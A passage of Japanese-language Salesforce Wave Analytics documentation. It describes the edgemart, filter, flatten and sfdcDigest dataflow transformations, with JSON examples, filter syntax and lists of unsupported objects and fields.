            "source": "Combine_Opportunities_FinalSales"
        }
```

```
    }
}
```

edgemart パラメータ
edgemart 変換を定義する場合は、アクション属性を edgemart に設定してパラメータを指定します。

edgemart パラメータ

edgemart 変換を定義する場合は、アクション属性を edgemart に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
alias	はい	データの抽出元であるデータセットの API 名。データセットの API 名を判別するには、データセットを編集してシステム名を表示します。

関連トピック:

edgemart 変換

filter 変換

filter変換では、既存のデータセットからレコードを削除します。データセットに保持されるレコードを指定する絞り込み条件を定義します。

例: 例を見てみましょう。「Closed Won」(商談成立)の商談のみが含まれるデータセットを作成します。まず、Opportunity オブジェクトからすべての商談を抽出します。次に、フェーズ名が Closed Won の商談のみが含まれるようにレコードを絞り込みます。

次のデータフロー定義を作成します。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
```

```
   "Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Extract_Opportunities"
      }
   },
   "Register_My_Won_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "MyWonOpportunities",
         "name": "MyWonOpportunities",
         "source": "Filter_Opportunities"
      }
   }
}
```

filter パラメータ
filter 変換を定義する場合は、アクション属性を `filter` に設定してパラメータを指定します。

filter 式の構文
データセット内の 1 つ以上のディメンションに基づいて filter 変換の filter 式を作成できます。

filter パラメータ

filter 変換を定義する場合は、アクション属性を `filter` に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
filter	はい	新しいデータセットに含めるレコードを指定する filter 式。「filter 式の構文」を参照してください。
source	はい	絞り込むデータセットが含まれる、データフロー定義ファイル内のノード。

関連トピック:

filter 変換

filter 式の構文

データセット内の 1 つ以上のディメンションに基づいて filter 変換の filter 式を作成できます。

メモ: filter 式での文字列比較では、大文字と小文字が区別されます。

次の種別の filter 式を使用できます。

filter 式の構文	説明
dim:EQ:value	ディメンションと値が等しい場合は true。 例: `"filter": "StageName:EQ:Closed Won"`
dim:R:val0:val1	左のディメンションが val0 から val1 までの指定範囲内にある場合は true。 例: `"filter": "EmployeeId:R:100:1000"`
dim:R:val	バイナリの並び順に基づいてディメンションが値以上の場合は true。たとえば、ディメンションが「City」、値が「Anderson」の場合は、「City」>「Anderson」であるため true になります。 例: `"filter": "LastName:R:Li"`
dim:R::val	バイナリの並び順に基づいてディメンションが値以下の場合は true。 例: `"filter": "LastName:R::Levy"`
dim:N:val	ディメンションと値が等しくない場合は true 例: `"filter": "RoleName:N:Manager"`
dim:EQ:val1|val2	ディメンションが値 val1 または val2 と等しい場合は true。この filter 式では論理 OR 演算子 (|) を使用します。ディメンション値は、複数の値と比較できます。たとえば、3 つの値と比較するには、構文 dim1:EQ:val1|val2|val3 を使用します。 例: `"filter": "Lead Status:EQ:Open|Contacted"`
dim1:EQ:val1,dim2:EQ:val2	ディメンション dim1 と値 val1 が等しく、かつディメンション dim2 と値 val2 が等しい場合は true。この filter 式では論理 AND 演算子 (,) を使用します。3 つ以上のディメンションを比較できます。たとえば、3 つのディメンションを比較するには、構文 dim1:EQ:val1,dim2:EQ:val2,dim3:EQ:val3 を使用します。

filter 式の構文	説明
	例: `"filter": "Lead Status:EQ:Qualified,Rating:EQ:Hot"`

関連トピック:

filter 変換

flatten 変換

flatten 変換では階層データをフラット化します。たとえば、Salesforce ロール階層をフラット化し、ロール階層に基づいてデータセットに行レベルセキュリティを実装できます。

flatten 変換を設定して階層をフラット化する場合は、階層内のすべてのノードが含まれる項目と、階層に基づいてそれらに対応する親が含まれる項目を指定します。flatten 変換では、階層ノードごとに 1 件のレコードが生成されます。これを「セルフ ID」と呼びます。各レコードには生成された 2 つの列が含まれ、セルフ ID ノードごとに階層が保存されます。一方の列には、階層内のノードごとにすべての上位ロールのカンマ区切りリストが含まれます。もう一方の列には、階層パスが含まれます。

上位ロールがどのように保存されるかは、次のフラット化されたデータセットのロール (Roles) 列とロールパス (RolePath) 列を参照してください。

ロール ID (セルフ ID)	ロール名	親ロール ID	ロール	RolePath
1	Salesperson 1 (営業担当者 1)	10	10,20,30	\10\20\30
2	Salesperson 2 (営業担当者 2)	10	10,20,30	\10\20\30
3	Salesperson 3 (営業担当者 3)	11	11,20,30	\11\20\30
10	Regional Manager 1 (地域マネージャ 1)	20	20,30	\20\30
11	Regional Manager 2 (地域マネージャ 2)	20	20,30	\20\30
20	Vice President 1 (副社長 1)	30	30	\30
21	Vice President 2 (副社長 2)	30	30	\30
30	CEO	該当なし	該当なし	該当なし

生成された階層の列にセルフ ID ノードを含めるように、flatten 変換を設定することもできます。次のデータセットでは、セルフ ID を太字で表示しています。

ロール ID (セルフ ID)	ロール名	親ロール ID	ロール	RolePath
1	Salesperson 1 (**営業担当者** 1)	10	**1**, 10, 20, 30	**1**\10\20\30
2	Salesperson 2 (**営業担当者** 2)	10	**2**, 10, 20, 30	**2**\10\20\30
3	Salesperson 3 (**営業担当者** 3)	11	**3**, 11, 20, 30	**3**\11\20\30
10	Regional Manager 1 (**地域マネージャ** 1)	20	**10**,20, 30	**10**\20\30
11	Regional Manager 2 (**地域マネージャ** 2)	20	**11**,20, 30	**11**\20\30
20	Vice President 1 (**副社長** 1)	30	**20**,30	**20**\30
21	Vice President 2 (**副社長** 2)	30	**21**,30	**21**\30
30	CEO	**該当なし**	**30**	**30**

例: **例を見てみましょう。すべての商談が含まれるデータセットを作成します。商談ごとに、商談所有者に関するユーザおよびロール情報を含めます。また、ロール階層に基づいて行レベルセキュリティを実装するために、各商談レコードにはロール階層に基づいて各商談所有者のすべての上位ロールも含める必要があります。上位ロールのリストを生成するには、**flatten**変換を使用してロール階層をフラット化します。**

次のデータフロー定義ファイルを作成します。

```
{
"Extract_Opportunity": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   }
},
"Extract_User": {
   "action": "sfdcDigest",
   "parameters": {
```

```
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Department" },
         { "name": "UserRoleId" }
      ]
   }
},
"Extract_UserRole": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "UserRole",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "ParentRoleId" }
      ]
   }
},
"Flatten_UserRole": {
   "action": "flatten",
   "parameters": {
      "source": "Extract_UserRole",
      "self_field": "Id",
      "parent_field": "ParentRoleId",
      "multi_field": "Roles",
      "path_field": "RolePath",
      "include_self_field":false
   }
},
"Augment_User_FlattenUserRole": {
   "action": "augment",
   "parameters": {
      "left": "Extract_User",
      "left_key": [ "UserRoleId" ],
      "relationship": "Role",
      "right": "Flatten_UserRole",
      "right_key": [ "Id" ],
      "right_select": [
         "Id",
         "Name",
         "Roles",
         "RolePath"
      ]
   }
},
"Augment_Opportunity_UserWithRoles": {
   "action": "augment",
   "parameters": {
      "left": "Extract_Opportunity",
      "left_key": [ "OwnerId" ],
      "right": "Augment_User_FlattenUserRole",
      "relationship": "Owner",
```

```
      "right_select": [
         "Name",
         "Department",
         "Role.Id",
         "Role.Name",
         "Role.Roles",
         "Role.RolePath"
      ],
      "right_key": [ "Id" ]
   }
},
"Register_OpportunityWithRoles_Dataset": {
   "action": "sfdcRegister",
   "parameters": {
      "alias": "OppRoles",
      "name": "OppRoles",
      "source": "Augment_Opportunity_UserWithRoles",
     "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
== \"$User.Id\""
   }
}
}
```

Salesforce ロール階層をフラット化するために、flatten 変換では UserRole オブジェクトから次の入力項目を使用します。

Id

Id は Salesforce ロール階層の各ノードを識別します。

ParentRoleId

ParentRoleId は、ロール階層の定義に従い親を識別します。

flatten 変換では、UserRole オブジェクトで各親-子リレーションをトラバースした後、ロール ID ごとに 1 件のレコードを生成します。各レコードには、階層内のロールごとにすべての上位ロールが含まれます。flatten 変換では、Roles と RolePath の 2 つの出力列を生成して、ロールごとのすべての上位ロールを保存します。

flatten パラメータ

flatten 変換を定義する場合は、アクション属性を `flatten` に設定してパラメータを指定します。

flatten パラメータ

flatten 変換を定義する場合は、アクション属性を `flatten` に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
include_self_id	いいえ	生成された multi_field 列と path_field 列にセルフ ID ノードを含めるかどうかを示します。有効な値は、`false` (デフォルト) と `true` です。

パラメータ	必須項目	値
self_field	はい	階層内の各ノードを識別する入力項目の名前。
parent_field	はい	階層の各ノードの直接の親を識別する入力項目の名前。たとえば、ロール階層内では Regional Manager 1 (地域マネージャ 1) ロールが、Salesperson 1 (営業担当者 1) ロールの親です。
multi_field	はい	階層内のレベルの低い順ですべての上位ロールのリストが含まれる複数値出力項目の名前。flatten変換では、階層内のノードごとにこの項目を生成し、上位ロールのリストを生成します。たとえば、Salesperson 1 ロールの場合、上位ロールの階層は `Sales Manager 1, Regional Manager 1, Vice President 1, CEO` になります。
path_field	はい	バックスラッシュで区切られた複数項目が含まれる項目の文字列表現。この出力項目には、レベルの低い順に階層内のすべての上位ロールの階層パスが含まれます。flatten 変換は、階層内のノードごとにこの項目を生成し、上位ロールのパスを生成します。たとえば、ロール階層内の salesperson (営業担当者) ノードの場合、値は `Sales Manager 1\Regional Manager 1\Vice President 1\CEO` になります。
source	はい	フラット化する階層データが含まれる、データフロー定義ファイル内のノード。このノードは、この変換の入力ソースであり、self_field および parent_field に対応付けられる入力項目が含まれている必要があります。

メモ: デフォルトでは、multi_field および path_field 項目は、ユーザインターフェースには表示されないシステム項目として作成されます。これらの項目をユーザインターフェースに表示するには、flatten 変換の項目ごとに `IsSystemField` メタデータ属性を *`false`* に設定します。メタデータ属性についての詳細は、「変換で生成されるメタデータの上書き」を参照してください。

関連トピック:

flatten 変換

sfdcDigest 変換

sfdcDigest変換では、Salesforceオブジェクトから抽出したデータに基づいてデータセットを生成します。ユーザは、データの抽出元にするSalesforceオブジェクトおよび項目を指定する必要があります。また、機密情報が含まれる項目や分析との関連性がない項目など、特定の項目を除外することもできます。

データフロー定義ファイルをアップロードするとき、Wave Analytics が、ファイルをアップロードしたユーザのユーザプロファイルに基づいて Salesforce オブジェクトおよび項目へのアクセス権を検証します。ユーザプロファイルに項目またはオブジェクトへの参照アクセス権がない場合、アップロードは失敗します。

実行時、Wave Analytics はデータフローをインテグレーションユーザとして実行します。また、インテグレーションユーザのユーザプロファイルに基づいて Salesforce オブジェクトおよび項目へのアクセス権を検証します。たとえば、インテグレーションユーザには参照アクセス権のないカスタム項目からデータフローがデータを抽出しようとすると、データフロージョブは失敗します。

メモ: インテグレーションユーザは、Wave Analytics が組織で有効化されるときに作成される事前設定されたユーザです。ユーザまたはインテグレーションユーザに Salesforce オブジェクトまたは項目への権限が必要な場合は、アクセス権を付与するようにシステム管理者に依頼してください。

Wave Analytics の事前設定ユーザについての詳細は、『*Wave Analytics セキュリティ実装ガイド*』を参照してください。

例: 例を見てみましょう。Opportunity オブジェクトのすべての商談情報が含まれるデータセットを作成します。

次のデータフロー定義を作成します。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" },
            { "name": "OpportunitySupportTeamMembers__c" }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   }
}
```

sfdcDigest 変換を使用するときの考慮事項

- データを抽出するときには、データセットのストレージ制限について考慮します。たとえば、データセット内の項目数は最大5,000に制限されているため、項目を選択するときは注意して選択してください。「Wave Analytics の制限」を参照してください。

- sfdcDigest 変換では Salesforce オブジェクトからデータを抽出するために SOQL クエリを実行するため、SOQL に関する制限の対象となります。クエリがそれらの制限を超えると、結果を返さないか、データフロージョブが失敗する可能性があります。たとえば、SOQL クエリの長さは、20,000 文字以下にする必要があります。SOQL クエリの長さを短くするには、抽出を複数の sfdcDigest 変換に分割し、augment 変換を使用して結果を結合します。たとえば、1 つの sfdcDigest 変換を作成して項目の半分を抽出し、もう 1 つの sfdcDigest 変換を作成して残りの項目を抽出します。「SOQL と SOSL の制限」を参照してください。

  Salesforce オブジェクトから抽出されるレコードの絞り込み

  Salesforce オブジェクトからすべてのレコードのサブセットを抽出するには、検索条件を sfdcDigest 変換に追加します。レコードを絞り込むと、抽出および処理されるレコード数を減らし、無関係なデータまたは機密データを含むレコードを除外して、データフローのパフォーマンスを向上できます。

  Salesforce 項目メタデータの上書き

  sfdcDigest 変換で Salesforce オブジェクトから抽出される項目メタデータを上書きして、データセットに異なるデータが表示されるようにすることができます。たとえば、Wave Analytics では、項目値がないレコードにデフォルト値を追加できます。

  Wave でサポート対象外の Salesforce オブジェクトおよび項目

  sfdcDigest 変換では、すべての Salesforce オブジェクトおよび項目からデータを抽出できるわけではありません。Salesforce オブジェクトの抽出を設定する前に、次の制限を考慮してください。

  sfdcDigest パラメータ

  sfdcDigest 変換を定義する場合は、アクション属性を `sfdcDigest` に設定し、抽出するオブジェクトおよび項目のパラメータを指定します。必要に応じて、Salesforce オブジェクトから抽出するレコードを絞り込むパラメータを指定することもできます。

Salesforce オブジェクトから抽出されるレコードの絞り込み

Salesforce オブジェクトからすべてのレコードのサブセットを抽出するには、検索条件を sfdcDigest 変換に追加します。レコードを絞り込むと、抽出および処理されるレコード数を減らし、無関係なデータまたは機密データを含むレコードを除外して、データフローのパフォーマンスを向上できます。

検索条件は 1 つ以上の検索条件で構成され、各検索条件で項目値が値と比較されます。たとえば、「`Amount >= 1000000`」などです。また、検索条件の項目値に `CALENDAR_YEAR(CreatedDate) = 2011` のような SOQL 関数を適用することもできます。論理演算子 AND、OR、NOT を使用して、複数の検索条件を追加できます。また、バックスラッシュ (\) を使用して、文字列に含まれる二重引用符をエスケープすることもできます。

sfdcDigest 変換では、検索条件が true となるすべてのレコードが抽出されます。増分抽出に sfdcDigest 変換を設定した場合は、増分実行時に抽出されたデータに対してのみ検索条件が適用され、データセットに以前に読み込まれたレコードには検索条件は適用されません。無効な検索条件を追加すると、データフローが実行時に失敗します。

sfdcDigest のインスタンスごとに、次のいずれかの種類の検索条件を使用できます。

- 構造化された検索条件
- 高度な検索条件

ヒント: sfdcDigest 変換での検索条件、または検索条件変換のどちらを使用するかを決定する必要がある場合、データフローの任意の時点でレコードを絞り込むには検索条件変換を使用します。たとえば、デー

タフローで2つのデータセットを結合した後で検索条件を追加できます。ただし、データフローで処理される行数を減らし、データフローのパフォーマンスを最適化し、レコードの抽出点に最も近いところに検索条件を追加する (可能な場合) には、sfdcDigest 変換で検索条件を追加します。

sfdcDigest 変換の構造化された検索条件
JSON 構文を使用して、構造化された検索条件を定義します。

sfdcDigest 変換の高度な検索条件
高度な検索条件は、Salesforce Object Query Language (SOQL) の WHERE 句式を使用して定義します。高度な検索条件は、SOQL に習熟している場合にのみ使用します。

関連トピック:

sfdcDigest 変換

sfdcDigest 変換の構造化された検索条件

JSON 構文を使用して、構造化された検索条件を定義します。

構造化された検索条件では、検索条件ごとに次の JSON 構文を使用します。

```
{
"field": "<field name>",
"operator": "<operator>",
"value": "<value>"|"["<value 1>", "<value 2>"]",
"isQuoted": true|false}
```

値には、数値、日付、文字列、文字列リスト、日付リテラルを使用できます。`isQuoted` を true に設定して文字列が引用符ですでに囲まれていることを示さない限り、Wave Analytics により文字列が自動的に引用符で囲まれます。

検索条件では、次のいずれかの演算子を使用できます。

演算子	コメント
=	項目の値が指定した値に一致する場合、検索条件は true になります。「=(次の文字列と一致する)」演算子を使用する文字列比較では、大文字と小文字は区別されません。 例: `"filterConditions": [ { "field": "OwnerId", "operator": "=", "value": "a07B00000012HYu" } ]`

演算子	コメント
!=	**項目の値が指定した値に一致しない場合、検索条件は** true **になります。** **例 (バックスラッシュを使用して文字列値に含まれる二重引用符をエスケープ):** `"filterConditions": [ { "field": "Nickname__c", "operator": "!=", "value": "\"Sammy\"" } ]`
>	**項目の値が指定した値より大きい場合、検索条件は** true **になります。** **例**: `"filterConditions": [ { "field": "Amount", "operator": ">", "value": "100000" } ]`
<	**項目の値が指定した値より小さい場合、検索条件は** true **になります。** **例 (日付リテラルを使用):** `"filterConditions": [ { "field": "CloseDate", "operator": "<", "value": "THIS_MONTH", "isQuoted": false } ]`
>=	**項目の値が指定した値以上の場合、検索条件は** true **になります。** **例**: `"filterConditions": [ { "field": "Amount", "operator": ">=", "value": "100000"`

演算子	コメント
	<pre> }]</pre>

<=	**項目の値が指定した値以下の場合、検索条件は** true **になります。**
	例 (SOQL **関数を使用**):
	<pre>"filterConditions": [
	   {
	   "field": "CALENDAR_YEAR (CreatedDate)",
	   "operator": "<=",
	   "value": "2015",
	   "isQuoted": true
	   }
	]</pre>

LIKE	**項目の値が指定した値に一致する場合、検索条件は** true **になります。** LIKE **演算子は、** SQL **の** LIKE **演算子と似ています。部分的なテキスト文字列を照合するメカニズムを提供し、ワイルドカードをサポートします。**
	• LIKE**演算子では、** % **と** _ **のワイルドカードがサポートされます。**
	• % **ワイルドカードは、** 0 **個以上の文字に一致します。**
	• _ **ワイルドカードは、** 1 **文字のみに一致します。**
	• LIKE **演算子は、文字列項目でのみサポートされます。**
	• LIKE **演算子では、大文字と小文字を区別しない照合が実行されます。**
	• LIKE **演算子では、特殊文字** % **または** _ **のエスケープがサポートされます。特殊文字をエスケープするには、バックスラッシュ** (\) **を使用します。**
	例:
	<pre>"filterConditions": [
	   {
	   "field": "FirstName",
	   "operator": "LIKE",
	   "value": "Chris%"
	   }
	]</pre>

演算子	コメント
IN	**項目の値が指定したリストに含まれるいずれかの値と一致する場合、検索条件は**true**になります。値のリストは、引用符で囲んでも囲まなくてもかまいません。リストが引用符で囲まれている場合は、**`isQuoted`**を**true**に設定します。** **例**: `"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"] } ]`
NOT IN	**項目の値が指定したリストに含まれるどの値にも一致しない場合、検索条件は**true**になります。** **例**: `"filterConditions": [ { "field": "BillingState", "operator": "NOT IN", "value": ["California", "New York"] } ]`
INCLUDES	**選択リストおよび複数選択リストの項目にのみ使用できます。選択リスト項目の値に指定した値が含まれる場合、検索条件は**true**になります。** **例**: `"filterConditions": [ { "field": "BillingState", "operator": "INCLUDES", "value": ["California"] } ]`
EXCLUDES	**選択リストおよび複数選択リストの項目にのみ使用できます。選択リスト項目の値に指定した値が含まれない場合、検索条件は**true**になります。**

演算子	コメント
	例: `"filterConditions": [ { "field": "BillingState", "operator": "EXCLUDES", "value": ["California", "New York"] } ]`

構造化された検索条件の例をいくつか見てみましょう。



例: **構造化された基本的な検索条件の例を見てみましょう。**2015 **会計年度の会計四半期** 2 **の商談でパイプライン分析を実行するには、次のデータフロー定義ファイルを作成して、関連するデータセットを作成します。**

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" },
            { "name": "SystemModstamp" }
         ],
         "filterConditions": [
               {
                  "field": "FiscalYear",
                  "operator": "=",
                  "value": "2015"
               },
               {
                  "field": "FiscalQuarter",
                  "operator": "=",
                  "value": "2"
               }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
```

```
        "alias": "Opportunities_2015Q2",
        "name": "Opportunities_2015Q2",
        "source": "Extract_Filtered_Opportunities"
      }
   }
}
```

メモ: (この例のように) 複数の検索条件に論理演算子を指定しないと、Wave Analytics により条件間に AND が適用されます。

例: 論理演算子を使用する構造化された検索条件の例を見てみましょう。期待収益を予測するには、次のデータフローを作成して、成立した商談または成立する可能性が90%を超える商談をすべて表示します。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "Probability" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" }
         ],
         "filterConditions": [
            {
               "operator": "OR",
               "conditions": [
                  {
                     "field": "StageName",
                     "operator": "=",
                     "value": "Closed Won"
                  },
                  {
                     "field": "Probability",
                     "operator": ">=",
                     "value": "90"
                  }
               ]
            }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OpportunitiesExpectedToWin",
         "name": "OpportunitiesExpectedToWin",
```

```
        "source": "Extract_Opportunities"
      }
   }
}
```

例: **最後に、ネストした論理演算子を使用する構造化された検索条件の例を見てみましょう。次のデータフローを作成して、当会計四半期で成立した商談および2人のうちいずれかの直属部下が所有する商談をすべて表示します。**

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "AccountId" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "OwnerId" },
                { "name": "FiscalYear" },
                { "name": "FiscalQuarter" }
            ],
            "filterConditions": [
                {
                    "operator": "AND",
                    "conditions": [
                        {
                            "field": "CloseDate",
                            "operator": "=",
                            "value": "THIS_FISCAL_QUARTER",
                            "isQuoted": false
                        },
                        {
                            "operator": "OR",
                            "conditions": [
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfUz"
                                },
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfV4"
                                }
                            ]
                        }
                    ]
                }
            ]
```

```
        }
    },
    "Register_Opportunities_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "DirectReport_Opportunities",
            "name": "DirectReport_Opportunities",
            "source": "Extract_Opportunities"
        }
    }
}
```

sfdcDigest 変換の高度な検索条件

高度な検索条件は、Salesforce Object Query Language (SOQL) **の** WHERE **句式を使用して定義します。高度な検索条件は、**SOQL **に習熟している場合にのみ使用します。**

例: 高度な検索条件の例を見てみましょう。特定のユーザが所有し、金額が大きいか、成立する見込みの高い商談レコードのみを抽出するとします。その場合は次のデータフローを作成します。

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "Probability" },
            { "name": "OwnerId" }
         ],
         "complexFilterConditions": "OwnerId = '00540000000HfUz' AND (Amount > 100000
 OR Probability > 75)"
        }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "FilteredOpportunities",
         "name": "FilteredOpportunities",
         "source": "Extract_Filtered_Opportunities"
      }
   }
}
```

Salesforce 項目メタデータの上書き

sfdcDigest 変換で Salesforce オブジェクトから抽出される項目メタデータを上書きして、データセットに異なるデータが表示されるようにすることができます。たとえば、Wave Analytics では、項目値がないレコードにデフォルト値を追加できます。

次の fields パラメータを sfdcDigest 変換に追加して、項目メタデータを上書きできます。

- defaultValue
- type
- fiscalMonthOffset
- isYearEndFiscalYear
- firstDayOfWeek
- isMultiValue
- multiValueSeparator
- precision
- scale

各 fields パラメータについての詳細は、「項目属性」を参照してください。メタデータ属性を使用した日付の設定方法についての詳細は、「データセットの日付処理」を参照してください。

例: 例を見てみましょう。Opportunity オブジェクトから抽出されるメタデータを上書きします。

次のデータフロー定義で太字テキストを追加して、Opportunity オブジェクトの項目メタデータを上書きします。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            {
               "name": "Amount",
               "defaultValue":0
               "precision":18
               "scale":2
            },
            { "name": "StageName" },
            {
               "name": "CloseDate",
               "fiscalMonthOffset":9,
               "firstDayOfWeek":2,
               "isYearEndFiscalYear":true
            },
            { "name":"AccountId" },
            { "name":"OwnerId" },
            {
               "name": "OpportunitySupportTeamMembers__c",
               "type":"Text",
               "isMultiValue":true,
```

```
                "multiValueSeparator":","
                "precision":255
            }
        ]
    }
},
"Register_Opportunities_Dataset":{
    "action":"sfdcRegister",
    "parameters":{
        "alias":"Opportunities",
        "name":"Opportunities",
        "source":"Extract_Opportunities"
    }
}
}
```

関連トピック:

sfdcDigest 変換

Wave でサポート対象外の Salesforce オブジェクトおよび項目

sfdcDigest 変換では、すべての Salesforce オブジェクトおよび項目からデータを抽出できるわけではありません。Salesforce オブジェクトの抽出を設定する前に、次の制限を考慮してください。

すべての Salesforce オブジェクトおよび項目についての詳細は、『Salesforce および Force.com のオブジェクトリファレンス』を参照してください。

サポート対象外のオブジェクト

sfdcDigest 変換では、次の Salesforce オブジェクトからデータを抽出できません。

- AuthProvider
- BrandTemplate
- ChatterConversation
- ChatterConversationMember
- ChatterMessage
- ConnectedApplication
- ContentFolderLink
- ContentWorkspace
- ContentWorkspaceDoc
- CorsWhitelistEntry
- CustomNotDeployed__OwnerSharingRule
- EmailDomainKey
- EmailServicesAddress
- EmailServicesFunction
- EmailStreamMessage

- EmailStreamShareOption
- EmailStreamShareOptionHistory
- EmailStreamShareOptionOwnerSharingRule
- EmailStreamShareOptionShare
- EmailTemplate
- EventType
- EventTypeParameter
- EnvironmentHub
- EnvironmentHubInvitation
- EnvironmentHubMemberRel
- FeedPollChoice
- FeedPollVote
- KnowledgeArticleVersion
- LoginGeo
- LoginHistory
- NetworkActivityAudit
- NewsArticleFeed
- NetworkModeration
- OrganizationProperty
- OrgWideEmailAddress
- OutboundField
- PackageLicense
- PackageMemberOwnerSharingRule
- PartnerNetworkSyncLog
- PermissionSet
- PermissionSetLicense
- Profile
- ReputationLevel
- ReputationLevelLocalization
- ReputationPointsRule
- SearchPromotionRule
- SelfServiceUser
- SessionPermSetAssignment
- SetupAssistantAnswer
- SetupAssistantProgress
- SsoUserMapping
- TenantSecret
- Territory2ModelHistory
- TwoFactorInfo
- UserLogin

- UserPackageLicense
- UserProvAccount
- UserProvAccountStaging
- UserProvisioningConfig
- UserProvisioningLog
- UserProvisioningRequest
- UserProvisioningRequestOwnerSharingRule
- UserProvisioningRequestShare
- UserProvMockTarget
- UserRecordAccess
- VerificationHistory
- WebLink
- WebLinkLocalization

sfdcDigest変換では、Salesforceで作成された外部オブジェクトからデータを抽出できません。外部オブジェクトはカスタムオブジェクトと似ていますが、Salesforceの外部にあるデータに対応付けられるという点が異なります。

sfdcDigest変換にサポート対象外またはアクセス不可能のオブジェクトを含めると、実行時にデータフローが失敗し、エラーメッセージが表示されます。

サポート対象外の項目

sfdcDigest 変換では、次の項目からデータを抽出できません。

オブジェクト	サポート対象外の項目
Account	CleanStatus
ActionPlanItem	ItemId
AuthSession	• LoginGeoId • LoginHistoryId
CaseArticle	KnowledgeArticleId
Contact	• CanAllowPortalSelfReg • CleanStatus
ContentDocument	ParentId
ContentFolderLink	ParentEntityId
CustomPerson__p	Title
DocumentAttachmentMap	ParentId
EmailMessage	ActivityId
EmailRoutingAddress	EmailServicesAddressId

オブジェクト	サポート対象外の項目
EnvironmentHubMember	EnvironmentHubId
ExternalEventMapping	EventId
InstalledMobileApp	ConnectedApplicationId
Lead	CleanStatus
KnowledgeArticle	MasterLanguage
KnowledgeArticleVersion	• IsOutOfDate • TranslationCompletedDate • TranslationExportedDate • TranslationImportedDate
Network	• CaseCommentEmailTemplateId • ChangePasswordEmailTemplateId • ForgotPasswordEmailTemplateId • WelcomeEmailTemplateId
Organization	• SelfServiceEmailUserOnCaseCreationTemplateId • SelfServiceNewCommentTemplateId • SelfServiceNewPassTemplateId • SelfServiceNewUserTemplateId • WebToCaseAssignedEmailTemplateId • WebToCaseCreatedEmailTemplateId • WebToCaseEmailTemplateId • WebToLeadEmailTemplateId
PermissionSet	• PermissionsEditEvent • PermissionsEditTask
PermissionSetLicense	• MaximumPermissionsEditEvent • MaximumPermissionsEditTask
Profile	• PermissionsEditEvent • PermissionsEditTask
ThirdPartyAccountLink	SsoProviderId
User	• LastPasswordChangeDate • UserPreferencesEnableVoicePilot
WorkBadge	RewardId

オブジェクト	サポート対象外の項目
WorkBadgeDefinition	RewardFundId

sfdcDigest 変換にサポート対象外の項目を持つ項目を含めると、データフローでその項目が無視されます。

また、Salesforce では、Account オブジェクトの MayEdit 項目からデータを抽出しないことをお勧めします。この項目からデータを抽出すると、パフォーマンスが著しく低下し、データフローが失敗するおそれがあります。

サポート対象外の項目種別

sfdcDigest 変換では、次のデータ型を持つ項目からデータを抽出できません。

- base64
- 複合 (住所と場所など)
- データカテゴリグループの参照
- 暗号化された文字列

sfdcDigest変換にサポート対象外のデータ型を持つ項目を含めると、データフローでその項目が無視されます。

関連トピック:

- sfdcDigest 変換

sfdcDigest パラメータ

